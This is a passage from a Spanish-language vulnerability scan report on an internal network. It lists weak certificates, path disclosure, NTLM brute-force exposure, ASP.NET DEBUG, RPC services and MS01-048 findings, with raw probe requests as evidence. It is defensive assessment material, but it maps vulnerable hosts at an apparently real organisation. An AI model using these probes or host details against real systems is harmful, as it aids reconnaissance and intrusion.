c7:95:78:bf:fa:d4:44:6c:eb:97:9b:c3:03:75:36:
e4:3b:03:76:9d:f0:3c:68:26:3c:99:40:30:f9:2e:
26:0f:c0:d1:83:17:94:50:a5:98:c1:95:89:40:5e:
db:c3:46:6c:c1:bc:a7:fa:23
Exponent: 65537 (0x10001)

```

Recurso: 10.0.1.71 Puerto: tcp/443

```

Certificate #0
RSA Public Key (1024 bit)
RSA Public-Key: (1024 bit)
Modulus:
00:b3:6f:27:9c:e4:36:1e:9b:f0:bc:48:28:f2:4e:
82:ff:75:e4:85:96:60:dc:ef:13:0d:bc:3f:d2:25:
79:6b:0f:08:f2:f6:55:9e:9e:df:5f:46:93:94:9d:
0a:a7:39:9f:83:6f:32:a1:e0:ff:ed:3c:ad:f9:dc:
7f:57:2a:46:4f:61:84:18:85:cf:0f:72:66:22:e4:
40:48:a5:22:98:c9:e7:af:e8:e9:7e:fb:f9:fd:f3:
da:84:f2:92:8f:9d:d2:95:21:38:77:54:19:d3:d0:
b3:72:50:a3:a7:00:05:e0:b0:cc:f6:14:3b:42:cf:
39:3a:4e:68:01:bb:58:0f:e1
Exponent: 65537 (0x10001)

```

Recurso: 10.0.10.159 Puerto: tcp/443

```

Certificate #0
RSA Public Key (1024 bit)
RSA Public-Key: (1024 bit)
Modulus:

```

```

00:95:25:88:12:d1:a9:30:6a:e6:cc:86:b0:c5:3c:
d0:d7:45:d1:14:30:58:77:58:7e:71:09:d1:19:1d:
9d:c4:a3:88:14:7e:a9:bd:a3:e1:e0:aa:a0:1d:69:
a3:5c:e7:d5:9d:8a:31:87:2e:ac:24:0d:b6:1a:db:
3a:d5:4f:4f:5c:b2:96:3f:5c:15:c3:8c:e0:cf:6f:
e4:1a:a2:76:51:af:6d:36:99:0f:fd:5b:55:7a:01:
f9:0c:3a:7f:e7:94:8c:fb:3a:eb:cb:f1:8d:c2:ae:
77:f1:98:ec:73:34:89:21:13:09:df:62:d7:3e:c4:
14:f3:22:e6:21:59:d0:0e:6b
Exponent: 65537 (0x10001)

```

Recurso: 10.0.10.160 Puerto: tcp/443

```

Certificate #0
RSA Public Key (1024 bit)
RSA Public-Key: (1024 bit)
Modulus:
00:b7:1b:26:b0:f3:37:ac:01:45:1f:9a:bc:b8:61:
cb:eb:05:f9:50:a0:5d:83:30:1c:e6:35:d0:6a:8b:
f4:f4:da:e8:59:b0:cb:49:5a:14:76:fd:b2:d4:57:
25:68:df:9e:2a:70:14:3b:74:ab:96:57:fe:e6:df:
c7:16:8b:79:68:1e:4a:7c:4a:a6:21:b2:b1:01:79:
75:4e:b2:e0:b5:bf:2e:b7:48:61:06:1b:92:89:83:
5f:85:56:d1:8a:e0:92:c8:17:e9:85:0f:be:37:6a:
db:48:4c:21:f3:47:f9:cc:9e:12:91:5b:0d:01:da:
1d:61:45:e1:11:0c:4f:c5:d7
Exponent: 65537 (0x10001)

```

Recurso: 10.0.10.161 Puerto: tcp/443

```

Certificate #0
RSA Public Key (1024 bit)
RSA Public-Key: (1024 bit)
Modulus:
00:d2:8c:c2:00:b1:3b:e2:ec:c0:5c:36:11:12:14:
fa:f1:4f:b9:7b:32:98:12:66:73:4a:f1:b7:39:87:
e9:eb:b2:d9:08:d3:87:2f:ab:29:56:a3:05:75:e0:
fd:97:75:b1:09:80:00:75:e1:d1:5f:a7:4c:83:da:
74:a5:88:c0:11:1d:4a:a5:04:38:ce:b4:98:6d:0e:
17:e8:a1:0a:3d:b7:43:fd:6d:10:e9:c7:7f:66:23:
66:1b:dd:62:a1:2a:fb:01:c6:50:c1:e0:aa:9d:81:
af:3a:2f:4a:28:3b:cb:af:a3:47:7a:1d:2f:4c:f1:
b2:95:c5:dd:e2:4f:92:d7:33
Exponent: 65537 (0x10001)

```

Recurso: 10.0.10.82 Puerto: tcp/443

```

Certificate #0
RSA Public Key (1024 bit)
RSA Public-Key: (1024 bit)
Modulus:
00:b3:7f:6b:71:57:89:3b:e3:9a:08:65:9d:d1:d4:
5d:eb:13:3a:f1:99:4c:f2:b3:f3:ee:fb:17:ab:80:
3c:08:66:c3:72:be:37:00:fb:ea:45:dd:6e:c2:db:
ca:7b:24:8e:75:fd:b3:dd:80:f8:67:05:9e:ae:e8:
eb:66:9b:70:c9:22:04:10:d6:9f:46:22:53:7b:48:
56:ae:2f:31:4a:fe:75:91:a7:2e:ab:4b:a6:f6:a3:
25:d5:48:f1:d9:83:06:ef:8e:cc:48:d0:30:90:ba:
86:d5:c5:9c:ce:01:51:d1:51:eb:4e:7e:e4:b7:a8:
f0:45:73:bb:37:7f:ef:6d:0f
Exponent: 65537 (0x10001)

```

**#103 Web Server Reveals Absolute Path**

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 5.0        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 1   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.4.59 Puerto: tcp/443

**Descripción**

El servidor Web se puede activar para revelar el camino absoluto para el directorio raíz Web y/o otro software instalado en el host.

**Impacto**

La información obtenida explotando esta vulnerabilidad puede utilizarse en nuevos ataques contra el anfitrión.

**Solución**

Contacte con el proveedor del servidor Web para un posible parche para este problema.

**Evidencias**

Recurso: 10.0.4.59 Puerto: tcp/443

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>Error detallado de IIS 8.5 - 403.503 - Forbidden</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana,Arial,Helvetica,sans-serif;}
code{margin:0;color:#006600;font-size:1.1em;font-weight:bold;}
.config_source code{font-size:.8em;color:#000000;}
pre{margin:0;font-size:1.4em;word-wrap:break-word;}
ul,ol{margin:10px 0 10px 5px;}
ul.first,ol.first{margin-top:5px;}
fieldset{padding:0 15px 10px 15px;word-break:break-all;}
.summary-container fieldset{padding-bottom:5px;margin-top:4px;}
legend.no-expand-all{padding:2px 15px 4px 10px;margin:0 0 0 -12px;}
legend{color:#333333;margin:4px 0 8px -12px;_margin-top:0px;
font-weight:bold;font-size:1em;}
a:link,a:visited{color:#007EFF;font-weight:bold;}
a:hover{text-decoration:none;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.4em;margin:10px 0 0 0;color:#CC0000;}
h4{font-size:1.2em;margin:10px 0 5px 0;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet
MS",Verdana,sans-serif;
color:#FFF;background-color:#5C87B2;
}#content{margin:0 0 0 2%;position:relative;}
.summary-container,.content-container{background:#FFF;width:96%;margin-
top:8px;padding:10px;position:relative;}
.content-container p{margin:0 0 10px 0;}
#details-left{width:35%;float:left;margin-right:2%;}
#details-right{width:63%;float:left;overflow:hidden;}
#server_version{width:96%;_height:1px;min-height:1px;margin:0 0 5px 0;padding:11px 2% 8px
2%;color:#FFFFFF;
background-color:#5A7FA5;border-bottom:1px solid #C1CFDD;border-top:1px solid #4A6C8E;font-

```

```
weight:normal;
font-size:1em;color:#FFF;text-align:right;
}#server_version p{margin:5px 0;}
table{margin:4px 0 4px 0;width:100%;border:none;}
td,th{vertical-align:top;padding:3px 0;text-align:left;font-weight:normal;border:none;}
th{width:30%;text-align:right;padding-right:2%;font-weight:bold;}
thead th{background-color:#ebebcb;width:25%;}
}#details-right th{width:20%;}
table tr.alt td,table tr.alt th{}
.highlight-code{color:#CC0000;font-weight:bold;font-style:italic;}
.clear{clear:both;}
.preferred{padding:0 5px 2px 5px;font-weight:normal;background:#006633;color:#FFF;font-
size:.8em;}
-->
</style>

</head>
<body>
<div id="content">
<div class="content-container">
<h3>Error HTTP 403.503 - Forbidden</h3>
<h4>No tiene permiso para ver este directorio o esta pgina.</h4>
</div>
<div class="content-container">
<fieldset><h4>Causas ms probables:</h4>
<ul> <li>Es un error genrico 403 y significa que el usuario autenticado no tiene
autorizacin para ver la pgina.</li> </ul>
</fieldset>
</div>
<div class="content-container">
<fieldset><h4>Qu puede intentar:</h4>
<ul> <li>Cree una regla de seguimiento para las solicitudes con error de este cdigo de
estado HTTP. Para obtener ms informacin sobre la creacin de una regla de seguimiento para
solicitudes con error, haga clic <a
href="http://go.microsoft.com/fwlink/?LinkID=66439">aqu</a>. </li> </ul>
</fieldset>
</div>

<div class="content-container">
<fieldset><h4>Informacin detallada de error:</h4>
<div id="details-left">
<table border="0" cellpadding="0" cellspacing="0">
<tr class="alt"><th>Mdulo</th><td>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&IpRestrictionModule</td></tr>
<tr><th>Notificacin</th><td>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&BeginRequest</td></tr>
<tr class="alt"><th>Controlador</th><td>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&StaticFile</td></tr>
<tr><th>Cdigo de error</th><td>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&0x80070005</td></tr>
</table>
</div>
<div id="details-right">
<table border="0" cellpadding="0" cellspacing="0">
<tr class="alt"><th>Direccin URL
solicitada</th><td>&nbsp;&nbsp;&nbsp;&nbsp;&https://10.0.4.59:443/no5_such3_file7.cgi</td></tr>
<tr><th>Ruta de acceso fsica</th><td>&nbsp;&nbsp;&nbsp;&nbsp;&E:\SML\nos_such3_file7.cgi</td></tr>
<tr class="alt"><th>Mtodo de inicio de sesin</th><td>&nbsp;&nbsp;&nbsp;&nbsp;&No determinado
an</td></tr>
<tr><th>Usuario de inicio de sesin</th><td>&nbsp;&nbsp;&nbsp;&nbsp;&No determinado an</td></tr>
</table>
<div class="clear"></div>
</div>
</fieldset>
</div>

<div class="content-container">
<fieldset><h4>Ms informacin:</h4>
```



Este error genrico 403 significa que el usuario autenticado no est autorizado a utilizar el recurso solicitado. Un cdigo de subestado de los archivos de registro de IIS deber indicar el motivo del error 403. Si el cdigo de subestado no existe, utilice los pasos anteriores para recopilar ms informacin sobre el origen del error.

<p><a

href="http://go.microsoft.com/fwlink/?LinkID=62293&IIS70Error=403,503,0x80070005,9600">Ver ms informacin &raquo;</a></p>

</fieldset>

</div>

</div>

</body>

</html>

## #104 TCP Test-Services

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 5.0        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 1   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.6.44

**Descripción**

Este sistema está ejecutando servicios TCP, que generalmente se utilizan para pruebas de red solamente (7 eco, 9 descartes, 13 días, 17 citas del día, 19 cargadores, 37 veces). Recomendamos que no se divulgue información (incluso la hora actual del servidor). Además, aconsejamos no ejecutar servicios superfluos.

**Impacto**

Al explotar esta vulnerabilidad, los usuarios no autorizados pueden reunir información sobre el servidor.

**Solución**

Desactivar todos los servicios TCP no necesarios en el servidor.

**Evidencias**

Recurso: 10.0.6.44

```
Daytime detected on port 13.
Echo Service detected on port 7.
```

**#105 Account Brute Force Possible Through IIS NTLM Authentication Scheme**

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 5.0        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 2   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.2.181 Puerto: tcp/443

10.0.4.48 Puerto: tcp/80

**Descripción**

La autenticación NTLM está activada en el servidor web de Microsoft IIS. Esto permite a un usuario remoto realizar ataques de fuerza bruta, solicitando un recurso HTTP no existente o un recurso HTTP existente que en realidad no requiere autenticación. Las solicitudes incluirían el campo "Authorization: NTLM".

**Impacto**

Un atacante puede intentar ataques de fuerza bruta contra identificadores de Windows conocidos, incluyendo la cuenta de Administrador. Windows también tiene algunos nombres predeterminados fáciles de adivinar para cuentas incorporadas.

Si el host tiene una política de bloqueo de cuenta en su lugar, un usuario remoto puede explotar esta vulnerabilidad para bloquear a un usuario local, siempre que se conozca el mismo.

Si el host no tiene una política de bloqueo de cuenta en su lugar, un usuario remoto puede explotar esta vulnerabilidad para realizar un ataque de fuerza bruta con un diccionario de contraseñas.

Además, si la solicitud tiene el atributo NTLMSSP\_REQUEST\_TARGET habilitado, el servidor Web puede responder a la solicitud con un desafío NTLM que contiene información sensible, como la versión de Windows y el dominio en el que se comprobará la autenticación.

**Solución**

Actualmente no hay ningún vendedor suministrado parches disponibles para este problema.

Workaround:

1) Desactivar la autenticación NTLM para su servidor Web. Esto se puede hacer desmarcando "Authentication Method" en "Authentication Method" bajo "Directory Security" en "Default Web Site Properties".

Nota: Si la NTLM no puede ser deshabilitada, una opción de remediación alternativa para este tema es realizar las siguientes 2 acciones:

1) Asegurar que exista una política de bloqueo de cuentas.

2) Asegurar que la Cuenta Administradora haya sido renombrada a algo diferente.

Una política de bloqueo asegurará que un atacante no tenga una cantidad ilimitada de tiempo y los intentos de adivinar la contraseña. La Cuenta Admin debe ser renombrada porque por defecto la política de bloqueo no se aplica a la Cuenta Administradora.

Para IIS 7.x, consulte Autenticación de Windows (<http://www.iis.net/configreference/system.webserver/security/authentication/windowsauthentication>) para más detalles.

**Evidencias**

Recurso: 10.0.4.48 Puerto: tcp/80

```
GET / HTTP/1.1
Host: produw8r264.bcra.net
Connection: Keep-Alive
Authorization: NTLM TlRMTVNTUAABAAAA7IAAAAAAaGAAAADwAPACAAAABRVUFMwVMTtR08wSVFZWU4AAA==

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Not Authorized</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Not Authorized</h2>
```

```
<hr><p>HTTP Error 401. The requested resource requires user authentication.</p>
</BODY></HTML>
```

Recurso: 10.0.2.181 Puerto: tcp/443

```
GET / HTTP/1.1
Host: 10.0.2.181
Connection: Keep-Alive
Authorization: NTLM TlRMTVNTUAABAAAAA7IAAAAAAAGAAAADwAPACAAAABRVUFMWVMtR08wSVFZWU4AAAA==

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Not Authorized</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Not Authorized</h2>
<hr><p>HTTP Error 401. The requested resource requires user authentication.</p>
</BODY></HTML>
```

**#106 ASP.NET DEBUG Method Enabled Security Issue**

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | None    |
| CVSS: 5.0        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Partial |
| Ocurrencias: 1   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.4.48 Puerto: tcp/80

**Descripción**

La depuración de ASP.NET está habilitada en el host.

Un atacante puede enviar declaraciones de depuración a los scripts ASP remotos.

**Impacto**

Puede ser posible divulgar información confidencial sobre el Web sever y la aplicación ASP.NET. El modo DEBUG habilitado también puede tener graves implicaciones en el desempeño del sitio web.

**Referencias**

KB815157 <https://learn.microsoft.com/en-us/troubleshoot/developer/webapps/aspnet/development/disable-debugging-application>

**Solución**

Deshabilitar el modo DEBUG para ASP.NET.

Revise las referencias para información sobre cómo desactivar la depuración para aplicaciones ASP.NET.

**Evidencias**

Recurso: 10.0.4.48 Puerto: tcp/80

```
DEBUG /default.aspx HTTP/1.1
Connection: Keep-Alive
Host: produw8r264.bcra.net
Command: stop-debug
```

OK

**#107 SNMP Agent Stopped Responding**

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | None    |
| CVSS: 5.0        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 1   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Partial |

**Recursos Afectados**

10.0.7.11

**Descripción**

El agente SNMP ha dejado de responder a las solicitudes de SNMP, o está respondiendo con paquetes malformados. Esto no es un comportamiento esperado, y es una indicación de un error en la configuración o un error en la implementación del agente SNMP.

**Impacto**

Esta condición nos impide completar la evaluación de vulnerabilidad para el servicio SNMP. Sin embargo, las vulnerabilidades ya encontradas y la información ya reunida serán reportadas.

**Solución**

Compruebe el estado del agente SNMP y tome medidas correctivas.

## #108 Hidden RPC Services

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 5.0        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 4   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.1.223  
 10.0.1.47  
 10.0.1.51  
 10.0.6.25

**Descripción**

El Portmapper/Rpcbind escucha en el puerto 111 y mantiene una lista actualizada de servicios RPC registrados que se ejecutan en el servidor (incluyendo el nombre del PRC, la versión y el número de puerto). Actúa como una “puerta” para los clientes que desean conectarse a cualquier daemon RPC.

Cuando el portmapper/rpcbind se elimina o se bloquea mediante un cortafuegos, los programas estándar del cliente RPC no pueden obtener la lista del portmapper. Sin embargo, mediante el envío de paquetes cuidadosamente elaborados, es posible determinar qué programas RPC están escuchando en qué puerto. Esta técnica se conoce como escaneo RPC directo. Se utiliza para evitar que el portmapper/rpcbind encuentre programas RPC en un puerto específico (ya sea TCP o UDP).

En servidores Linux, los servicios RPC suelen escuchar en puertos privilegiados (por debajo del 1024), mientras que en Solaris, los servicios RPC utilizan puertos temporales (a partir del puerto 32700).

**Impacto**

Los usuarios no autorizados pueden crear una lista de servicios RPC que se ejecutan en el host. Si descubren servicios RPC vulnerables en el host, entonces pueden explotarlos.

**Solución**

El firewall en el puerto del portmapper o la eliminación del servicio del portmapper no son suficientes para evitar que los usuarios no autorizados accedan a los deamons RPC. Se deben eliminar todos los servicios RPC que no sean estrictamente necesarios en este host

**Evidencias**

Recurso: 10.0.1.47

| Name    | Program | Version | Protocol | Port    |
|---------|---------|---------|----------|---------|
| portmap | rpcbind | 100000  | 2-4      | tcp 111 |
| portmap | rpcbind | 100000  | 2-4      | udp 785 |
| portmap | rpcbind | 100000  | 2-4      | udp 111 |

Recurso: 10.0.1.51

| Name    | Program | Version | Protocol | Port    |
|---------|---------|---------|----------|---------|
| portmap | rpcbind | 100000  | 2-4      | tcp 111 |
| portmap | rpcbind | 100000  | 2-4      | udp 111 |

Recurso: 10.0.1.223

| Name    | Program | Version | Protocol | Port    |
|---------|---------|---------|----------|---------|
| portmap | rpcbind | 100000  | 2-4      | tcp 111 |
| nfs     | 100003  | 3       | tcp      | 2049    |
| portmap | rpcbind | 100000  | 2-4      | udp 111 |
| nfs     | 100003  | 3       | udp      | 2049    |

Recurso: 10.0.6.25

| Name            | Program | Version | Protocol | Port |
|-----------------|---------|---------|----------|------|
| portmap/rpcbind | 100000  | 2-4     | tcp      | 111  |
| portmap/rpcbind | 100000  | 2-4     | udp      | 893  |
| portmap/rpcbind | 100000  | 2-4     | udp      | 111  |

### #109 Microsoft Windows NT RPC Endpoint Mapper Denial of Service Vulnerability (MS01-048)

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | None    |
| CVSS: 5.0        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 51  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Partial |

#### Recursos Afectados

10.0.1.100  
 10.0.1.186  
 10.0.1.223  
 10.0.1.40  
 10.0.1.48  
 10.0.1.49  
 10.0.1.64  
 10.0.10.88  
 10.0.2.1  
 10.0.2.104  
 10.0.2.113  
 10.0.2.133  
 10.0.2.153  
 10.0.2.181  
 10.0.2.187  
 10.0.2.195  
 10.0.2.196  
 10.0.2.219  
 10.0.2.227  
 10.0.2.228  
 10.0.2.230  
 10.0.2.244  
 10.0.2.246  
 10.0.2.249  
 10.0.2.27  
 10.0.2.49  
 10.0.2.75  
 10.0.2.97  
 10.0.3.10  
 10.0.3.134  
 10.0.3.135  
 10.0.3.145  
 10.0.3.160  
 10.0.3.190  
 10.0.3.2  
 10.0.3.244  
 10.0.3.5



10.0.3.83  
 10.0.3.85  
 10.0.3.94  
 10.0.4.109  
 10.0.4.120  
 10.0.4.122  
 10.0.4.166  
 10.0.4.230  
 10.0.4.32  
 10.0.4.71  
 10.0.4.72  
 10.0.4.83  
 10.0.4.89  
 10.0.6.44

### Descripción

Si usted ya ha aplicado el hotfix descrito en Microsoft Security Bulletin MS01-048, usted puede ignorar con seguridad este informe.

Los servicios de llamadas de procedimientos remotos (RPC) se utilizan típicamente mediante aplicaciones distribuidas, como SQL server y Exchange server. RPC services are assigned TCP and UDP ports dynamically. El servicio RPC Endpoint Mapper proporciona un mapeo entre los servicios RPC y sus puertos asignados actualmente. Por lo tanto, cuando un cliente requiere acceso a un servicio usando RPC, primero debe solicitar un mapeo de puerto del RPC Endpoint Mapper, luego se comunica directamente con el servicio.

Cuando el RPC Endpoint Mapper, que normalmente reside en el puerto 135, se envía un tipo particular de datos malformados, puede hacer que el servicio falle. Esto hará que todos los intentos del cliente se comuniquen con los servicios de RPC en el host destinatario fallen, lo que dará lugar a una denegación de servicios.

El servicio se puede restaurar a la operación normal después de un reinicio del servidor.

### Impacto

Si esta vulnerabilidad se explota con éxito, puede ocurrir una denegación de servicio. Debe reiniciar el servidor para recuperar la operación normal.

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2001-0662>

### Referencias

MS01-048

<https://technet.microsoft.com/en-us/library/security/MS01-048>

### Solución

Microsoft ha lanzado un hotfix para abordar este problema. Para aprender más sobre este tema y obtener un enlace al hotfix, lea [Microsoft Security Bulletin MS01-048](<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-048.asp>).

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[MS01-048: Windows NT 4.0 Workstation, Windows NT 4.0 Server, y Windows NT 4.0 Server, Enterprise Edition](<http://www.microsoft.com/download/details.aspx?FamilyId=E9ED2009-916F-4247-B341-3786378626FC&displaylang=en>)

### Evidencias

Recurso: 10.0.1.40

|   |
|---|
| Detected service DCERPC_Endpoint_Mapper and os WINDOWS NT4 / WINDOWS 2003 |
|---|

Recurso: 10.0.1.48

|   |
|---|
| Detected service DCERPC_Endpoint_Mapper and os WINDOWS NT4 / WINDOWS 2003 |
|---|

Recurso: 10.0.1.49

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.1.64

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.1.100

Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.27

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.75

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.97

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.104

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.1.186

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.1.223

Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.1

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.113

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.187

Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003  
Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003  
Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.196

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.227

Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003  
Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003  
Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.228

Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003  
Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003  
Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003  
Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.230

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.246

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.249

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.4.32

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.4.72

Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003  
 Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003  
 Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003  
 Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.4.109

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003  
 Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.49

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003  
 Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.133

Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.153

Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.181

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003  
 Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003  
 Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.195

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.219

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.2.244

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.3.10

Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.3.134

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.3.135

Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.3.145

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.10.88

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.3.2

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.3.5

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.3.83

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003  
Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.3.85

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.3.94

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.3.160

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.3.190

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.3.244

Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.4.71

Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003  
Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.4.83

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003  
Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.4.89

Detected service msrpc and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.4.120

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.4.122

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

Recurso: 10.0.4.166

Detected service DCERPC\_Endpoint\_Mapper and os WINDOWS NT4 / WINDOWS 2003

